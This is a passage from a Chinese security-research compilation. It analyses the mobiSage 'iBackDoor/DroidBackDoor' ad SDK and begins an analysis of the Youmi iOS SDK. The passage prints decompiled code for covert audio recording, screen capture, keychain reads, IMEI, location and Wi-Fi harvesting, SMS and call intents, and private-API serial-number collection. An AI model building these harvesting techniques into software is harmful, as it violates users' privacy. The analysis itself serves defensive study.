


图 1-2-7

思考

Wormhole 究竟该如何定义？

显然出现这种类型漏洞的不仅仅是百度系 app，也不止是 moplus 这个 SDK，笔者认为 wormhole 应重新定义为那些因开放端口导致的漏洞。

另外，目前列出的一些 wormhole 影响列表只是用了简单的静态扫描去匹配 moplus 的特征，事实上部分 app 仅仅是包含了这个库但没有实现，需要动态运行验证。

怎样做到安全的开放端口？

验证 http_referer、remote_addr 等显然不可靠。端口随机？如何保证 web 页能确切访问（facebook 安卓版）？SSLSocket？

Web 页面和 app 之间有必要通信么？

开放端口不同于传统的 client-server 结构，传统的 server 端是透明的，但 app 上实现的 server 容易被逆向出关键逻辑，最终通信机制还是会被破解。

Web 页用一个 token 去访问 app，app 拿这个 token 进行服务器验证，然后再判断是否把敏感数据返回给 web 页？

如何批量的检测这种开放端口的漏洞？

静态检测 ServerSocket 等 API？部分 app 只是包含了一些 API，但是没有到该部分代码的执行路径。

动态检测？部分 app 在特定情况下才会开放端口，如豌豆荚在插入 USB 后才会开放端口。

Wormhole 之后还有很多地方值得我们挖掘和研究，作者微博：m4bln，欢迎交流探讨！

（全文完）责任编辑：游风

第3节 iBackDoor(爱后门)和 DroidBackDoor(安后门)

作者：蒸米@阿里移动安全，楚安@阿里威胁感知，迅迪@阿里移动安全

来自：乌云知识库

网址：<http://drops.wooyun.org/>

0x00 FireEye 报告

iOS 被 XcodeGhost 血洗一把之后，Android 又被 WormHole 暴揍一顿。正当大家打算歇一歇的时候，FireEye 的 Zhaofeng 等人又发表了一篇报告《BackDoor: High-Risk Code Hits iOS Apps》。报告中指出 FireEye 研究员发现疑似“后门”行为的广告库 mobiSage 存在于在上千个 app 中，并且这些 app 都是在苹果官方 App Store 上架的应用。通过服务端的控制，这些广告库可以做到：

1. 录音和截屏
2. 上传 GPS 信息

- 3.增删改查 app 数据
- 4.读写 app 的钥匙链
- 5.发送数据到服务器
- 6.利用 URL schemes 打开其他 app 或者网页
- 7.安装企业应用

FireEye 的研究员一共在 App Store 上发现了 2,846 个 app 包含具有“后门”特征的 mobiSage 广告库。并且这些广告库会不断的向服务器端发送请求，并获取执行指令的 JavaScript 脚本。FireEye 的研究员还发现 mobiSage 广告库一共有 17 个不同的版本，从 5.3.3 到 6.4.4。然而在最新的 mobiSage SDK 7.0.5 版本中已经将这些“后门”特征删掉了。

0x01 iOS 样本 - iBackDoor 分析

看到 FireEye 的报告后，我们第一时间拿到了 iOS 上的 app 样本进行分析（注：在我们分析时，该样本还没有下架）。在广告库的类 MSageCoreUIManagerPlugin 中，我们的确发现了报告中所提到的各种控制功能。其中包括非常高危的获取录音、截屏功能以及读取修改字符串的函数，如图 1-3-1：

```

objc_const:00566EE4      _objc2_meth <sel didTakePicture, aV12048, \ ; MSageCoreUIManagerPlugin - (void)didTakePicture:(id)
objc_const:00566EE4      _MSageCoreUIManagerPlugin didTakePicture_+1>
objc_const:00566EF0      _objc2_meth <sel didFinishWithCamera, aV804, \ ; MSageCoreUIManagerPlugin - (void)didFinishWithCamera
objc_const:00566EF0      _MSageCoreUIManagerPlugin didFinishWithCamera_+1>
objc_const:00566EFC      _objc2_meth <aSendnotice, aV12048, \ ; MSageCoreUIManagerPlugin - (void)sendNotice:(id)
objc_const:00566EFC      _MSageCoreUIManagerPlugin sendNotice_+1>
objc_const:00566F08      _objc2_meth <aHasstatusbar, aV12048, \ ; MSageCoreUIManagerPlugin - (void)hasStatusBar:(id)
objc_const:00566F08      _MSageCoreUIManagerPlugin hasStatusBar_+1>
objc_const:00566F14      _objc2_meth <aShowmsg, aV12048, \ ; MSageCoreUIManagerPlugin - (void)showMsg:(id)
objc_const:00566F14      _MSageCoreUIManagerPlugin showMsg_+1>
objc_const:00566F20      _objc2_meth <aGetwebviewfram, aV12048, \ ; MSageCoreUIManagerPlugin - (void)getWebViewFrame:(id)
objc_const:00566F20      _MSageCoreUIManagerPlugin getWebViewFrame_+1>
objc_const:00566F2C      _objc2_meth <sel setCloseFunction, aV12048, \ ; MSageCoreUIManagerPlugin - (void)setCloseFunction:(id)
objc_const:00566F2C      _MSageCoreUIManagerPlugin setCloseFunction_+1>
objc_const:00566F38      _objc2_meth <aCaptureaudio, aV12048, \ ; MSageCoreUIManagerPlugin - (void)captureAudio:(id)
objc_const:00566F38      _MSageCoreUIManagerPlugin captureAudio_+1>
objc_const:00566F44      _objc2_meth <aCaptureimagere, aV12048, \ ; MSageCoreUIManagerPlugin - (void)captureImageRequest:(id)
objc_const:00566F44      _MSageCoreUIManagerPlugin captureImageRequest_+1>
objc_const:00566F50      _objc2_meth <aCaptureimage 0, aV12048, \ ; MSageCoreUIManagerPlugin - (void)captureImage:(id)
objc_const:00566F50      _MSageCoreUIManagerPlugin captureImage_+1>
objc_const:00566F5C      _objc2_meth <sel m command, a804, \ ; MSageCoreUIManagerPlugin - (id)m command

```

图 1-3-1

根据反编译的代码可以看到，iBackDoor 在获取到服务器命令后会启动录音功能并将录音保存为 audio_[编号].wav，并且可以通过 sendHttpUpload 函数将文件发送到服务器上，如图 1-3-2 和图 1-3-3：

```

objc_msgSend(v20, "setAvRecorder:", v24);
if ( v67 )
{
    v69 = -1;
    v17 = 0;
    objc_msgSend(v20, "setAvRecorder:", 0);
}
else
{
    v69 = -1;
    v25 = v37;
    v26 = objc_msgSend(v20, v37);
    v69 = -1;
    objc_msgSend(v26, "setDelegate:", v20);
    v69 = -1;
    v27 = objc_msgSend(v20, v25);
    v69 = -1;
    objc_msgSend(v27, "setMeteringEnabled:", 1);
    v69 = -1;
    v28 = objc_msgSend(v20, v25);
    v69 = -1;
    objc_msgSend(v28, "prepareToRecord");
    v60 = 0;
    v61 = &v60;
    v62 = 1375731712;
    v36 = & NSConcreteStackBlock;
    v63 = 28;
    v64 = sub_FFC50;
    v65 = sub_FFC5C;
    v53 = & NSConcreteStackBlock;
    v54 = -1040187392;

```

drops.wooyun.org

图 1-3-2

```

108 v40 = objc_msgSend(v13, "stringByStandardizingPath");
109 v67 = 0;
110 v69 = -1;
111 v14 = objc_msgSend(&OBJC_CLASS__NSFileManager, "defaultManager");
112 v15 = (int *)1;
113 do
114 {
115     v69 = -1;
116     v35 = v15;
117     v16 = objc_msgSend(&OBJC_CLASS__NSString, "stringWithFormat:", CFSTR("%@/audio_%03d.wav"), v40, v15);
118     v69 = -1;
119     v15 = (int *)((char *)v15 + 1);
120 }
121 while ( (unsigned int)objc_msgSend(v14, "fileExistsAtPath:", v16) & 0xFF );
122 v17 = 0;
123 v69 = -1;
124 v18 = objc_msgSend(&OBJC_CLASS__NSURL, "fileURLWithPath:isDirectory:", v16, 0, v35);
125 v69 = -1;

```

drops.wooyun.org

图 1-3-3

iBackDoor 还可以截取当前屏幕的内容，反编译代码如图 1-3-4：

```

LABEL 18:
    NSLog(CFSTR("%s"), "-[MSageCoreCaptureManager startImageCapture:withPlugIn:]");
    goto LABEL_14;
}
asm
{
    VMOV.32    R11, D9[1]
    VMOV.32    R10, D9[0]
}
v33 = objc_msgSend(&OBJC_CLASS__MSageCoreWebViewManager, "getInstance");
v34 = objc_msgSend(v33, "getWebViewById:", v30);
v35 = objc_msgSend(&OBJC_CLASS__UIView, "alloc");
v47 = R10;
v36 = objc_msgSend(v35, "initWithFrame:", v49, v48, (_DWORD)v47, HIDWORD(R10));
objc_msgSend(v36, "setTag:", 99);
objc_msgSend(v34, "addSubview:", v36);
objc_msgSend(v34, "sendSubviewToBack:", v36);
v37 = objc_msgSend(&OBJC_CLASS__MSageCoreCapture, "alloc");
v38 = objc_msgSend(v37, "init");
v39 = (int)v53;
objc_msgSend(v53, "setImageCapture:", v38);
v40 = objc_msgSend((void *)v39, "imageCapture");
objc_msgSend(v40, "setDelegate:", v39);
objc_msgSend(v38, "release");
objc_msgSend(v36, "release");
objc_msgSend(*(void **) (v39 + 8), "initializeWithPostion:", v52);
objc_msgSend(*(void **) (v39 + 8), "startRunning");
objc_msgSend(*(void **) (v39 + 8), "embedPreviewInView:", v36);
v41 = *(void **) (v39 + 8);
v42 = objc_msgSend(&OBJC_CLASS__UIApplication, "sharedApplication");
v43 = objc_msgSend(v42, "statusBarOrientation");
objc_msgSend(v41, "changePreviewOrientation:", v43);
result = 1;

```

drops.wooyun.org

图 1-3-4

iBackDoor 还可以读取 keychain 的数据 ,也就是 iOS 上的 app 用来保存密码信息的容器 ,

图 1-3-5 :

```

v14 = &OBJC_CLASS_MSSageCoreKeyChainWrapper;
v6 = objc_msgSendSuper2(&v13, "init");
if ( v6 )
{
    v7 = objc_msgSend(&OBJC_CLASS__NSMutableDictionary, "alloc");
    v8 = objc_msgSend(v7, "init");
    *((_DWORD *)v6 + 2) = v8;
    objc_msgSend(v8, "setObject:forKey:", kSecClassGenericPassword, kSecClass);
    objc_msgSend(*((void **)v6 + 2), "setObject:forKey:", v4, kSecAttrGeneric);
    if ( v5 )
        objc_msgSend(*((void **)v6 + 2), "setObject:forKey:", v5, kSecAttrAccessGroup);
    objc_msgSend(*((void **)v6 + 2), "setObject:forKey:", kSecMatchLimitOne, kSecMatchLimit);
    objc_msgSend(*((void **)v6 + 2), "setObject:forKey:", kCFBooleanTrue, kSecReturnAttributes);
    v9 = objc_msgSend(&OBJC_CLASS__NSDictionary, "dictionaryWithDictionary:", *((_DWORD *)v6 + 2));
    v12 = 0;
}

```

drops.wooyun.org

图 1-3-5

一个广告 sdk , 为什么需要录音 , 截屏和读取密码等功能呢 ? 的确非常可疑。



作为一个广告插件, 你要
我的录音, 你要我的截
屏, 你要我的照片, 你要
的我密码到底想干什
么! ! ? ? ?

drops.wooyun.org

图 1-3-纳尼

除此之外, iBackDoor 还可以根据服务器的指令调用任意的 URL Schemes , 也就是说

XcodeGhost 可以干的事情 (打开钓鱼网页, 安装企业应用等) iBackDoor 也都可以干。

比如如下是安装企业应用的反编译代码 :

```

v14 = objc_msgSend(v8, "scheme");
if ( !((unsigned int)objc_msgSend(v14, "isEqualToString:", CFSTR("itms-appss")) & 0xFF) )
{
    v15 = objc_msgSend(v8, "scheme");
    if ( (unsigned int)objc_msgSend(v15, "isEqualToString:", CFSTR("itms-services")) & 0xFF )
    {
        v16 = objc_msgSend(v8, "absoluteString");
        if ( (unsigned int)objc_msgSend(
            v16,
            "hasPrefix:",
            CFSTR("itms-services://?action=download-manifest&url=")) & 0xFF )
        {
            v17 = objc_msgSend(&OBJC_CLASS__UIApplication, "sharedApplication");
            objc_msgSend(v17, "openURL:", v8);
        }
    }
    return 1;
}

```

drops.wooyun.org

图 1-3-6

0x02 数据流量分析

通过分析反汇编代码我们发现中了 iBackDoor 的 app 会根据本地的 msageJS 脚本执行相应的指令。除此之外，iBackDoor 还会发送 post 请求到 entry.adsage.com 去检查更新，如果有新的 JS 命令脚本就会到 mws.adsage.com 下载。

于是我们分析了一下 entry.adsage.com 和 mws.adsage.com 的 DNS 解析和流量数据：




图 1-3-7

根据 DNS 解析趋势，可以看到每天请求的数据并没有太大的浮动。但有意思的是，在对流量的分析中，除了 adv-ios-*-min.zip 外我们还发现了很多机器对 adv-android-*-min.zip 的下载请求（图 1-3-8）。难道除了 iOS 的 app，android 上的 app 也难逃魔爪？

time	host	url
2015/5/5 20:49	mws.adsage.com	/mobisage/sdk/v6/20150420/adv-ios-1.8.6-min.zip
2015/5/5 20:06	mws.adsage.com	/mobisage/sdk/v6/20150420/adv-ios-1.8.6-min.zip
2015/5/5 20:03	mws.adsage.com	/mobisage/sdk/v6/20150420/adv-ios-1.8.6-min.zip
2015/5/5 19:17	mws.adsage.com	/mobisage/sdk/v6/20150119/adv-android-1.8.5.1-min.zip
2015/5/5 23:02	mws.adsage.com	/mobisage/sdk/v6/20150420/adv-ios-1.8.6-min.zip
2015/5/5 19:20	mws.adsage.com	/mobisage/sdk/v6/20150420/adv-ios-1.8.6-min.zip
2015/5/5 12:28	mws.adsage.com	/mobisage/sdk/v6/20150420/adv-ios-1.8.6-min.zip
2015/5/5 8:06	mws.adsage.com	/mobisage/sdk/v6/20141219/adv-ios-1.8.4-min.zip
2015/5/5 11:52	mws.adsage.com	/mobisage/sdk/v6/20150420/adv-ios-1.8.6-min.zip
2015/5/5 1:46	mws.adsage.com	/mobisage/sdk/v6/20150119/adv-android-1.8.5.1-min.zip
2015/5/5 0:47	mws.adsage.com	/mobisage/sdk/v6/20150420/adv-ios-1.8.6-min.zip
2015/5/5 6:47	mws.adsage.com	/mobisage/sdk/v6/20150119/adv-android-1.8.5.1-min.zip

图 1-3-8

并且这个请求的数量还不小，在我们有限的监测流量中，光九月份就有 4 亿多次对 adsage.com 的数据发送。并且，最近半年内至少有超过 50000 次对更新脚本 adv-ios-*-min.zip 或 adv-android-*-min.zip 的下载请求。

0x03 Android 样本 - DroidBackDoor 分析

上文讲到了我们除了 iOS 的 payload 还发现了 Android 的 payload ,我们把这个 payload 下载下来一看,发现原来就是个动态加载的 dex 文件。这个 dex 文件包含了非常多的高危代码,我们把它称为 DroidBackDoor。DroidBackDoor 除了广告 sdk 都会做的获取手机各种信息、下载和安装任意 apk 外,还可以获取用户的坐标、打开任意网页、打电话、发短信等。收集用户的 imei, root 信息,地理位置, wifi 信息等几十种信息,如图 1-3-9 到

图 1-3-15 :

```

Map localMap = com.mobisage.b.e.a.c().b();
localJSONObject1.put("MID", localMap.get("d_mid"));
localJSONObject1.put("MIDType", localMap.get("midt"));
localJSONObject1.put("UIDType", localMap.get("uidt"));
localJSONObject1.put("isIpad", false);
localJSONObject1.put("uniqueId", localMap.get("d_uid"));
localJSONObject1.put("IMEI", localMap.get("d_imei"));
localJSONObject1.put("androidId", localMap.get("adrid"));
JSONObject localJSONObject2 = new JSONObject();
localJSONObject2.put("MID", localMap.get("mid"));
localJSONObject2.put("uniqueId", localMap.get("uid"));
localJSONObject1.put("encrption", localJSONObject2);
return localJSONObject1;
}

```

drops.wooyun.org

图 1-3-9

```

localJSONObject1.put("location", localMap.get("loc"));
JSONObject localJSONObject2 = new JSONObject();
localJSONObject2.put("width", localMap.get("sw"));
localJSONObject2.put("height", localMap.get("sh"));
localJSONObject1.put("screenDisplay", localJSONObject2);
localJSONObject1.put("IDFA", localMap.get("IDFA"));
localJSONObject1.put("deviceType", localMap.get("devt"));
localJSONObject1.put("isJailbroken", localMap.get("ijb"));
localJSONObject1.put("deviceName", localMap.get("devn"));
localJSONObject1.put("localIP", localMap.get("ip"));
localJSONObject1.put("compass", localMap.get("compass"));
localJSONObject1.put("BSSID", localMap.get("d_bssid"));
localJSONObject1.put("SSID", localMap.get("d_ssid"));
localJSONObject1.put("statusBarHeight", localMap.get("statusBarHeight"));
localJSONObject1.put("mac", localMap.get("mac"));
localJSONObject1.put("orientation", localMap.get("orientation"));
localJSONObject1.put("networkType", localMap.get("networkType"));
localJSONObject1.put("operators", localMap.get("opers"));
localJSONObject1.put("radioAccessTec", localMap.get("radioAccessTec"));
localJSONObject1.put("systemVersion", localMap.get("osv"));
localJSONObject1.put("deviceScale", localMap.get("density"));
localJSONObject2 = new JSONObject();
localJSONObject2.put("localIP", localMap.get("ip"));
localJSONObject2.put("mac", localMap.get("mac"));
localJSONObject2.put("IDFA", localMap.get("IDFA"));
localJSONObject2.put("SSID", localMap.get("ssid"));
localJSONObject2.put("BSSID", localMap.get("bssid"));
localJSONObject1.put("encrption", localJSONObject2);
localJSONObject1.put("timeZone", localMap.get("tzone"));

```

drops.wooyun.org

图 1-3-10


```

localStringBuilder.append("&imei=");
localStringBuilder.append(com.mobisage.b.f.a.d(com.mobisage.base.d.b.a().i()));
localStringBuilder.append("&devn=");

```

图 1-3-11

```

String[] arrayOfString = new String[5];
arrayOfString[0] = "/system/bin/";
arrayOfString[1] = "/system/sbin/";
arrayOfString[2] = "/system/sbin/";
arrayOfString[3] = "/sbin/";
arrayOfString[4] = "/vendor/bin/";
int i1 = 0;
for (;;)
{
    boolean bool1 = bool2;
    if (i1 < arrayOfString.length)
    {
        if (new File(arrayOfString[i1] + "su").exists()) {
            bool1 = true;
        }
    }
    else {
        return bool1;
    }
}

```

drops.wooyun.org

图 1-3-12

```

] { "/system/bin/cat", "/sys/devices/system/cpu/cpu0/cpufreq/cpuinfo_max_freq" :

```

图 1-3-13

```

long l4 = 0L;
JSONObject localJSONObject = new JSONObject();
FileReader localFileReader = new FileReader(new File("/proc/meminfo"));
BufferedReader localBufferedReader = new BufferedReader(localFileReader);

```

图 1-3-14

```

localJSONObject.put("ssid", localStringBuilder.toString());
localJSONObject.put("bssid", localWifiInfo.getBSSID());
localJSONObject.put("rssi", localWifiInfo.getRssi());

```

图 1-3-15

获取用户坐标的反汇编代码：

```

public final JSONObject b()
{
    Object localObject2 = null;
    if (b.b("android.permission.ACCESS_COARSE_LOCATION"))
    {
        localObject2 = this.c.getLastKnownLocation("gps");
        Object localObject1 = localObject2;
        if (localObject2 == null) {
            localObject1 = this.c.getLastKnownLocation("network");
        }
        localObject2 = localObject1;
        if (localObject1 == null) {
            localObject2 = this.c.getLastKnownLocation("passive");
        }
    }
    this.a.removeCallbacks(this.h);
    this.a.postDelayed(this.h, 60000L);
    return a((Location)localObject2);
}

```

drops.wooyun.org

图 1-3-16

打开任意网页的反汇编代码：

```
Object localObject = paramString;
if (!paramString.contains("http://")) {
    if (!paramString.contains("https://")) {
        break label172;
    }
}
for (localObject = paramString;; localObject = "http://" + paramString)
{
    localObject = Uri.parse((String)localObject);
    paramString = new Intent("android.intent.action.VIEW");
    paramString.setFlags(268435456);
    paramString.setData((Uri)localObject);
    paramString.setComponent(new ComponentName("com.android.browser", "com.android.browser.BrowserActivity"));
    try
    {
        
```

drops.wooyun.org

图 1-3-17

打电话的反汇编代码：

```
localObject1 = paramVarArgs[0];
parama = paramVarArgs[1];
if ((paramContext.getPackageManager().checkPermission("android.permission.CALL_PHONE", com.mobisage.base.d.a.a().
for (parama = new Intent("android.intent.action.DIAL"); parama = new Intent("android.intent.action.CALL"))
{
    paramVarArgs = Uri.parse("tel:" + (String)localObject1);
    parama.setFlags(268435456);
    parama.setData(paramVarArgs);
    paramContext.startActivity(parama);
    return;
}

```

drops.wooyun.org

图 1-3-18

发短信的反汇编代码：

```
label1515:
localObject1 = paramVarArgs[0];
parama = paramVarArgs[1];
paramVarArgs = new StringBuilder();
paramVarArgs.append("smsto:");
paramVarArgs.append((String)localObject1);
paramVarArgs = Uri.parse(paramVarArgs.toString());
localObject1 = new Intent("android.intent.action.SENDTO");
((Intent)localObject1).setFlags(268435456);
((Intent)localObject1).setData(paramVarArgs);
((Intent)localObject1).putExtra("sms_body", parama);
paramContext.startActivity((Intent)localObject1);
return;

```

drops.wooyun.org

图 1-3-19

我们将提取的 mobisage 的特征去后台数据库查询，发现 Android 上也有超过 2000 款的 app 使用了 mobisage 的 sdk。

0x04 网站分析

通过相关域名网站(<http://www.adsage.cn/index.html>)，可以知道这家公司的名字叫艾德

思奇，并且有很多知名的合作伙伴和案列。我们建议所有使用了这个 SDK 的厂商应立刻检查自己产品中是否被插入了高危风险的代码，以免被苹果下架。

0x05 总结

虽然这次“后门” SDK 同时影响了 iOS 和 Android，但根据我们的数据分析结果发现影响力是远远不及 XcodeGhost 和 WormHole。所以用户不用太过担心，在受影响的 app 下架之前尽量不要安装不知名应用，并记得及时更新自己的 app。

0x06 参考资料

https://www.fireeye.com/blog/threat-research/2015/11/ibackdoor_high-risk.html

(全文完) 责任编辑: Remy

第4节 有米 iOS 恶意 SDK 分析

作者: 360Nirvanteam

来自: 360 安全播报

网址: <http://bobao.360.cn/>

前言:

有米广告平台为业界领先的移动信息服务提供商优蜜科技™所有,总部和研发中心设在广州,在北京设立分支机构。有米广告拥有核心技术及完整知识产权,并获多项国家专利,在用户特征识别、精准投放、客户端防作弊、广告智能投放等关键领域遥遥领先。有米广告瞄准 7 亿手机用户,致力于为数以万计的企业广告主提供精准的产品营销和品牌推广服务,为应用开发者创造公正和优质的广告收益。

网址: <https://www.youmi.net/>

前不久 SourceDNA 的研究人员发现 iOS 平台使用有米 SDK 的一些 APP 收集用户隐私数

据,主要包括以下四类:

- 1、用户安装在手机上的应用列表信息；
- 2、在用户运行旧版 iOS 时,收集设备的平台序列号；
- 3、在运行新版 iOS 时,收集设备的硬件组件及组件序列号；
- 4、用户的 Apple ID 邮箱。

我们 Nirvanteam(涅槃)团队的安全研究员@panda 也对此进行了详细的技术分析。

详细过程开始分析如下:

0x01 社工获取 iOS 的 SDK

目前网上不太好找这个 SDK , 而且有米也在努力更新 SDK , 如图 1-4-1 :



图 1-4-1

最后通过社工得到 SDK。

0x02 SDK 细节分析

拿到 SDK 后直接 strings 不能搜索到 URL 的, 劫持包发现了 URL 然后分析发现 URL 都做了编码。URL 如下:

```
http://ios.wall.youmi.net 主要是这个 URL 在发送数据
http://stat.gw.youmi.net
http://au.youmi.net/offer/ios/offers.manifest
http://t.youmi.net
```

通过分析 SDK 发现 SDK 通过大量的私有 API。

私有 API 是指放在 PrivateFrameworks 框架中的 API , 苹果通常不允许 App 使用这类 API , 因为调用私有 API 而在审核中遭到拒绝的现象并不少见。但苹果的审核机制并不透明, 许

多使用了私有 API 的 App 也被审核通过,包括 Google Voice 这样的应用,调用了私有 API,也获得了通过上架。甚至是苹果的预装 App iBooks 也被揭露使用了大量私有 API,致使第三方应用无法实现亮度控制和调用字典等类似的功能。

逆向 sdk 分析:

通过分析 URL 去挖掘发送的数据,sub_2DE18 函数主要获取各种信息,如图 1-4-2:

```

40  u4 = a4;
41  u5 = a3;
42  u58 = __stack_chk_guard;
43  u6 = objc_msgSend(&OBJC_CLASS__DependencyBraider, "disreputeDumpilyBoolean");
44  u7 = objc_msgSend(u6, "attribute");
45  dword_540D8 = (int)objc_msgSend(u4, "intValue");
46  u8 = objc_msgSend(&OBJC_CLASS__NSString, "stringWithFormat:", CFSTR("%d"), u7);
47  u9 = objc_msgSend(&OBJC_CLASS__NSDictionary, "dictionaryWithObjectsAndKeys:");
48  u10 = sub_2DE18();
49  u11 = objc_msgSend(&OBJC_CLASS__NSMutableDictionary, "alloc");
50  u12 = objc_msgSend(u11, "initWithDictionary:", u10);
51  u13 = objc_msgSend(u12, "autorelease");
52  objc_msgSend(
53    u13,
54    "setObject:forKey:",
55    u9,
56    CFSTR("ext"),
57    CFSTR("0"),
58    CFSTR("reqt"),
59    u3,
60    CFSTR("nshw"),
61    u8,
62    CFSTR("attr"),
63    CFSTR("1"),
64    CFSTR("it"),
65    u4,
66    CFSTR("sat"),
67    u5,
68    CFSTR("wat"),

```

图 1-4-2

1) IOServiceMatching("IOPlatformExpertDevice") 1) 其中获取序列号信息代码:

```

io_service_t IOPlatformExpertDevicev_ios_service= IOServiceGetMatchingService(
    addr_kIOMasterPortDefault,
    "IOPlatformExpertDevicev");
CFStringRef strref = CFStringCreateWithCString(kCFAllocatorDefault,
IOPlatformSerialNumber_v64, 0x600);//Creates an immutable string from a C string.
CTypeRef SerialNumberAsCFString =
IORegistryEntryCreateCFProperty(platformExpert, CFSTR("IOPlatformSerialNumber"),
kCFAllocatorDefault, 0);
    if ( SerialNumberAsCFString )
    {
        CTypeID typeid = CFGetTypeID(SerialNumberAsCFString);
        if ( typeid == CFStringGetTypeID() )
        {
            [NSString stringWithString:SerialNumberAsCFString]; //获得统序列号

```

```
5K152FX7A4S
    }
}
```

2) 获得各种设备信息主要通过下面函数获取。

```
getinfo_from_devicename_and_togetdict_infosub_1EC88((DeviceName, dict_v8);
```

传入需要获取的设备名称和字典信息来获取信息，设备名用于获取信息，字典是需要获取信息。函数代码如下：

```
io_iterator_t iterator,iterator2;
    IORegistryEntryGetChildIterator(result2,"IOService", &iterator);
    io_iterator_t t = IOIteratorNext(iterator);
    char name[20];
    IORegistryEntryGetNameInPlane(result2,"IOService", name);
    if([DeviceName isEqualToString: name])
    {
        CTypeRef data;
        IORegistryEntryCreateCFProperties_v25)(result2,
            &data,
            kCFAllocatorDefault,
            0);
        if(CFGetTypeID(data) == CFDictionaryGetTypeID())
    {
        .....
```

例如获取设备名称如下：

```
电池 battery-id
摄像机 AppleH4CamIn
iOS 加速度传感器 accelerometer
WIFI 信息 wlan
蓝牙信息 bluetooth
Device Characteristics TLC 还是 MLC 内存 ASPStorageedisk
充电次数 AppleARMPMUCharger
```

获取设备信息后将信息存储到 APP/Library/.XABCD/nidayue.dict 这个文件中，当需要哪些信息时就从这里读取。

写这个文件是通过设置消息函数来实现的，如下：

```
void __cdecl -[ChargerClinkeredConcertedly catalogueChoraleAlamo](struct
ChargerClinkeredConcertedly *self, SEL a2)
{
```

```

struct ChargerClinkeredConcertedly *v2; // r4@1
void *v3; // r0@1
void *v4; // r0@1
v2 = self;
v3 = objc_msgSend(&OBJC_CLASS__NSNotificationCenter, "defaultCenter");
objc_msgSend(
    v3,
    "addObserver:selector:name:object:",
    v2,
    "approvalAviateBefitted:",
    UIApplicationWillTerminateNotification,
    0);
v4 = objc_msgSend(&OBJC_CLASS__NSNotificationCenter, "defaultCenter");
objc_msgSend(
    v4,
    "addObserver:selector:name:object:",
    v2,
    "consummatingCreators:",
    UIApplicationWillResignActiveNotification,
    0);
}

```

当安装好 APP 后，将要关闭 APP 或者按 home 键到后台才会去写文件信息。

3) 获取 UUID 信息

```

void *defusedDickBullions()
{
    int v0; // r10@1
    const char *u1; // r0@1
    const char *u2; // r0@1
    __CFString *u3; // r0@1
    void *u4; // r0@3
    void *result; // r0@3
    size_t v6; // [sp+4h] [bp-220h]@1
    char u7; // [sp+8h] [bp-21Ch]@1
    int v8; // [sp+208h] [bp-1Ch]@1

    v0 = __stack_chk_guard;
    u8 = __stack_chk_guard;
    memset(&u7, 0, 0x200u);
